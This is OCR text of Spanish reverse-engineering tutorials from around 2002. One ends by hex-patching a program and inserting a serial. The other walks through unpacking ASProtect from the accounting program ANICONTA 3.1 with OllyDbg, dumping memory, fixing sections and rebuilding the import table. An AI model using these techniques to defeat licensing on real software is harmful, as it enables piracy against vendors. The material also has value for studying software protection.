.cero	00001000	00048000	00000E88	0003D000

Nota: Por alguna razón esto no siempre funciona a la primera, lo he hecho varias veces y los resultados no siempre son iguales. Procdump a veces pone el Raw Size de .rsrc1 a E88 y deja el RS de .cero a 00, o mezcla los valores de las dos secciones. Esto se soluciona borrando la última sección y poniendo los valores de arriba en la sección que quede.

¡Ya tenemos icono! ...pero el ejecutable sigue sin funcionar, tenemos otro fallo de página en otro lado. Paciencia. Esto tiene algo que ver con las Variables de Entorno en unas direcciones 007AXXXX, el programa da unas cuantas vueltas por aquí y en una de ellas parece como si la dirección se moviera una línea hacia arriba y claro la cosa ya no cuadra, donde antes había ceros ahora tenemos algo referente a la tarjeta de sonido. Para no aburriros os dire que esto se soluciona haciendo incondicional el salto en 4196DB.

Los "daños colaterales" no parecen graves, un contrato de Licencia absolutamente ininteligible (códigos ASCII en plan raro) y un ejecutable funcional. Como vamos a poner el Serial encriptado "a mano" esto no tiene mucha importancia ya que la ventana con la Licencia no nos va a aparecer. Estos son los cambios a realizar con el editor Hex:

DIRECCIÓN	OFFSET	VALOR	CAMBIAR A
:004196DB	000196DB	74 0A	EB 0A
:0042A1D4	0002A1D4	00 00 00 00 00 00 00	A5 00 46 00 00 90 52

Pero el menú ***About*** es impresentable ya que la enorme ventana de Licencia parece un volcado de memoria más que otra cosa, así que vamos a adornar el programa un poco.

LA ESTETICA ES IMPORTANTE

Abrimos el ExeScope y en Resource/Dialog/INTRO encontramos nuestra ventana, empezamos a cambiar cosas, con un poco de habilidad y paciencia la enorme ventana de Licencia se puede ver reducida a otra ventana mucho más funcional y atractiva como esta:

Bonito, ¿Eh?. Me ha costado un rato de pruebas en plan ensayo-error dejarla como está arriba. Supongo que se podría haber dejado mejor, pero tampoco hay que pasarse.

FIN

Lo de siempre, esto es con propositos educativos..., el autor no se hace responsable..., etc..

Saludos y hasta otra.

Karpoff Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002
ANICONTA V 3.1 [Desempakar Asprotect con OllyDbg]
Estudio Realizado por: **DGrojo - 25/09/2002**

Lo primero que desearía agradecer es la acogida de todo el mundo de mi primer tutorial sobre Asprotect hecho en Olly.

Yo también estoy aprendiendo, y por cierto hay mucho que aprender. J

Me consta que en aquel tutorial hubo algunas dudas (espero razonables) sobre todo lo referente a los offsets, sobre que archivo estaba trabajando, o simplemente sobre el funcionamiento de Olly.
Espero y confíen en mi, que seré capaz de transmitirles de forma aún más clara y simple el quit de la cuestión sobre desempacar Asprotect, porque es de lo que se trata.

No quiero enrollarme más, así que simplemente aclarar, qué es lo que se trata aquí y que no.
Se trata de desempacar, descomprimir un programa comprimido en Asprotect (que hay muchos) y volcarlo al disco ya descomprimido para su posterior estudio.
Y no, no trate de desproteger el programa en si mismo, sólo de vislumbrar el modo de posteriormente analizarlo, eso queda para ustedes (y para servidor de tener tiempo ;))

La mayor parte del trabajo se realizará con el archivo volcado del original, para hacerlo funcionar de igual modo en el que lo hace el original comprimido con Asprotect.


NOTA: Lean los tutoriales de Ricardo Narvaja y de Auspex sobre el tema, ahí estará información complementaría que seguro que a mi se me había escapado. Sobre todo practiquen.

Después de toda esta gran pero seguro ya interesante introducción pasemos al tema.

ALEA JACTA EST

Este tutorial puede ser un poco más peñazo debido al volumen de información, pero es simple de entender y realizar, y repito entiendan que también estoy aprendiendo..

Venga lo de siempre.
Abrimos el PEID e le cargamos el programa original:



OEP Module

A continuación en el menú ejecutamos la opción OEP module, y este será el del gráfico 86916C.


Esto es supuestamente el Original Entry Point (OEP) está en 86916C, como ya comenté en su día no nos fiemos para nada.
Realizamos el método de búsqueda del OEP en Olly, ¿ que no sabemos cual es ?, pues es bién sencillo, a ver, cargamos el programa original en Olly,

ejecutamos con F9, entonces generará una excepción de violación de acceso al leer FFFFFFFF, que por cierto por si a alguien le interesa lo que hace en dicha excepción es ejecutar un manejador de excepciones o SEH que reinicia los registros del SICE, con lo que nuestros breakpoints no valdrán para nada. Bueno superamos dicha excepción con Mayúsculas + F7 y damos de nuevo F9, generará otra y así sucesivamente, alternaremos Mayúsculas+F7 y F9 hasta que llegada a una excepción al continuar con F9 el programa se ejecuta, así que estar atentos a estas direcciones donde va parando, sobre todo la última es muy importante.

Bueno vemos donde para por última vez:

Ultima excepción en 1E82AA6, en la instrucción XOR [EAX],EAX.

Así que es momento de poner un Break Point On Memory Access a la sección donde está el código, para ello vamos al menú View y Memory o simplemente Alt+M, y tenemos esto :



Se ve claramente cual es la sección de código, ya que en la etiqueta Contains indica Code. Pulsaríamos el botón derecho del ratón y le indicamos Set Memory Break Point On Access. Se ve claramente que sección es no?

Vaaaaaale, que soy un plomo, bueno pues ejecutamos y pafff hemos llegado al OEP, fijaos en una cosa:

*El **OEP** no está donde dijo PEID en 86916C, sino en **86B4FC**, curioso verdad, ya lo dije no os fieis.* J

Vale pues vamos al momento importante, al volcado. Una parte del trabajo con el archivo original está hecha, encontrar el OEP y parar justo ahí, luego vendrá un duro trabajo.
Como comenté hay que tener cuidado con el programa que se elige para volcar a disco, ya avisé que LordPE, ProcDump, dan problemas (vosotros mismos), son cómodos pero dan problemas.
Yo recomiendo usar Ice Dump con SICE o Memory Dumper con Olly, que además se las entiende muy bién.


Necesitasmos un par de datos importantes para volcar a disco, estos son la Base de la Imagen y el largo, que cómo los averiguamos, simple, ejecutamos el Peditor (se puede hacer con el ProcDump también, o el FileInspector de Viper) por ejemplo y le cargamos el Aniconta original, nos mostrará esto:

*Así que tenemos la **base de la imagen** del archivo original donde se cargará en memoria que es **400000**, y **el tamaño** que ocupará esta, que es **CDF000**.*

(Esto lo podéis hacer antes de cargar el programa original con Olly, poque quizá estando en el OEP con Olly no podréis ejecutar, aviso para no tener que repetir, uummm a mi me suele pasar xD).

OK, como estamos en el OEP, y justo en ese momento, abrir el Memory Dumper, seleccionar el proceso que esté apuntando al archivo original.

Seleccionamos el proceso que veis claramente como ANICONTA.



En Start Location le indicamos la base de la imagen, y en Byte Count le indicamos el tamaño de la misma.

Lo ponemos como 0xVALor, porque lo ponemos en hexadecimal.

Pulsamos sobre Dump Memory, y seleccionamos la ubicación donde queremos guardar el archivo descomprimido de Aniconta (llamo descomprimido, porque en el OEP Asprotect ha desencriptado ya el código y volcado al archivo que generamos en disco de esta descompresión xD, dudas?).

Vale mirad este archivo, no tiene ni icono ni nada, es una basura, hay que arreglarlo, esto es porque lo tomamos de memoria, y está desajustado. Abrimos de nuevo Peditor, (aquí si que es útil ya que dicha operación la realiza en nada y con un simple comando) y cargamos nuestro archivo volcado del disco (atentos que y ano se trata del original), damos en el botón SECTIONS y nos mostrará lo siguiente, pulsando con el botón derecho dentro de la ventana:

Section Table Viewer

Section	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
	0046B000	00001000	00170C00	00000400	C0000040
	00008000	0046C000	00003E00	00171000	C0000040
	00006000	00474000	00000000	00174E00	C0000040
	00004000	0047A000	00000200	00174E00	C0000040
	00001000	0047E000	00000000	00175000	C0000040
	00001000	0047F000	00000200	00175000	
	00053000	00480000	00000000	00175200	
.rsrc	007F9000	004D3000	0011EE00	00175200	
.data	00012000	00CCC000	00011200	00294000	

Do a right mouse click on a sectionname for more options...

edit section
add a section
delete the section
copy the section to HD
move the section to HD
copy a section from HD to EOF
dumpfixer (RS=VS & RO=VO)
set the characteristics to E0000020
truncate at the start of this section
custom truncate

IGUALAMOS:

RAW SIZE=VIRTUAL SIZE

RAW OFFSET=VIRTUAL OFFSET

Por ser tomado de memoria para ajustarlo en el disco.

Ejecutamos el comando DumpFixer, y tenemos:

Section Table Viewer

Section	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
	0046B000	00001000	0046B000	00001000	C0000040
	00008000	0046C000	00008000	0046C000	C0000040
	00006000	00474000	00006000	00474000	C0000040
	00004000	0047A000	00004000	0047A000	C0000040
	00001000	[illegible]	[illegible]	[illegible]	C0000040
	00001000	0047F000	00001000	0047F000	C0000040
	00053000	00480000	00053000	00480000	C0000040
.rsrc	007F9000	004D3000	007F9000	004D3000	C0000040
.data	00012000	00CCC000	00012000	00CCC000	C0000040

IGUALADOS

Do a right mouse click on a sectionname for more options...

Observamos que ahora Virtual Size = Raw Size y Virtual offset = Raw offset.

El que ya quiera hacerlo también podéis poner las secciones a E0000020, que lo podéis ver arriba el comando y evitamos el truco de antidesensamblado de W32DASM y de SICE.

Miremos la ventana ahora del archivo volcado a disco, no tendréis ya esto ?:


Todo esto empieza a estar ya más entretenido espero.
Si ejecutamos nos vamos a pegar una buena, ya que Asprotect lo que suele hacer es machacar la Tabla de Importaciones (IAT) del archivo original, y la regenera en tiempo de ejecución sobre este ya que tiene cargado en la memoria durante el proceso de descompresión el código de Asprotect.
Como nos otros nos hemos cargado Asprotect, muerto el perro se acabó la rabia, pues NO, porque precisamente al no disponer del código original, no regeneramos la IAT sobre el archivo volcado cuando lo ejecutamos.

DOMESTICANDO EL PERRITO

Ya que disponemos de la utilidad Revirgin hagamos uso de ella, así que por un momento sólo por uno olvidémonos de Olly y ejecutemos el programa original.
Ejecutamos Revirgin y seleccionamos el proceso:

Ya se que no se ve mucho, era para que vieseis que pulsando en la pestaña podeis seleccionar el proceso, que claramente se ve como Aniconta, junto a todos los procesos que ejecuta el sistema en ese momento.

Cuando lo metemos es curioso pero no nos saca el cartelito ese de Import Module no está comprueba el OEP, nos saca esto:



Os fijáis que en la parte names salen dialectos chinos?, y qué RVA es CCC92 y y ... que no vaya que no cuela. xD

No se me preocupen se habrá hecho un lío pensando que ha encontrado algo. En OEP ponemos el nuestro, pero OJO!, no como 86B4FC (que por cierto vaya direccioncita) sino como dirección de disco (yo también soy novato, así que imagino que será eso), ya que si ponemos a pelo 86B4FC no funciona para nada.
Lo ponemos como 46B4FC así y damos a Fetch IAT (buscar IAT), tenemos lo siguiente:

RVA = 47A1E0
Length = 9E8

Estos son los datos que sacó Revirgin.


Os recuerdo que seguimos trabajando con el archivo original, esta vez

ejecutado por completo. XD

Nos confundimos de mascota?:

Venga os explico la forma en la que verifiqué si la IAT es correcta, o mejor dicho aparte de verificar la hallamos por nosotros mismos.
Cargo de nuevo el ejecutable original en Olly, y de nuevo llego al OEP (alternando mayúsculas+F7 y F9).
En la dirección del OEP trazo con F7 hasta llegar a la primera llamada a cualquier entrada de la IAT, que será del tipo **Jmp Dword Ptr DS:[dirección_de_memoria]**, y que lo sabréis bién porque el Opcode será FF25 dir_de_memoria_al_revés.

Bueno el caso es que llegamos aquí después de trazar nada 3 segundos, ni eso:




(Dirección donde nos quedamos 4080A0, y la posición de memoria para el Jmp es 87A318)

En esa instrucción pulsamos el botón derecho del ratón y seleccionamos: Follow in Dump - à Memory Address:

En la ventana de datos nos mostrará el contenido de la posición de meoria

87A318, que no es ni más ni menos que 1E81110, lo vemos:



La ventana de datos fue a la dirección que le mandamos y nos muestra su contenido, este es 1011E801, es decir 1E81110, la cual se trata de una dirección a una sección que crea Asprotect en tiempo de ejecución.


Lógicamente en nuestro volcado no dispondremos de esa dirección por eso hay que arreglar dichas entradas.

Bueno pues en la ventana de datos os moveis hacia arriba, hasta encontrar un bloque gordo de ceros:
Veremos esto xD:

Buenos pues hemos llegado al comienzo de la IAT, ya que se ve claramente el bloque de ceros. Esta dirección la anotamos como comienzo de la zona IAT y en Olly aparece como 87A1E0, ojo1 xq que se trata de una dirección de memoria no de un offset.

Como offset en disco sería 47A1E0.
Para cualquier duda acerca de offsets consultad con cualquier calculadora de offsets.


Pues bien vemos que este dato coincide con el que sacó Revirgin, ahora toca calcular el largo, y se hace en esta misma ventana del mismo modo pero para abajo:



Aquí vemos que el bloque acaba en 87ABCC.

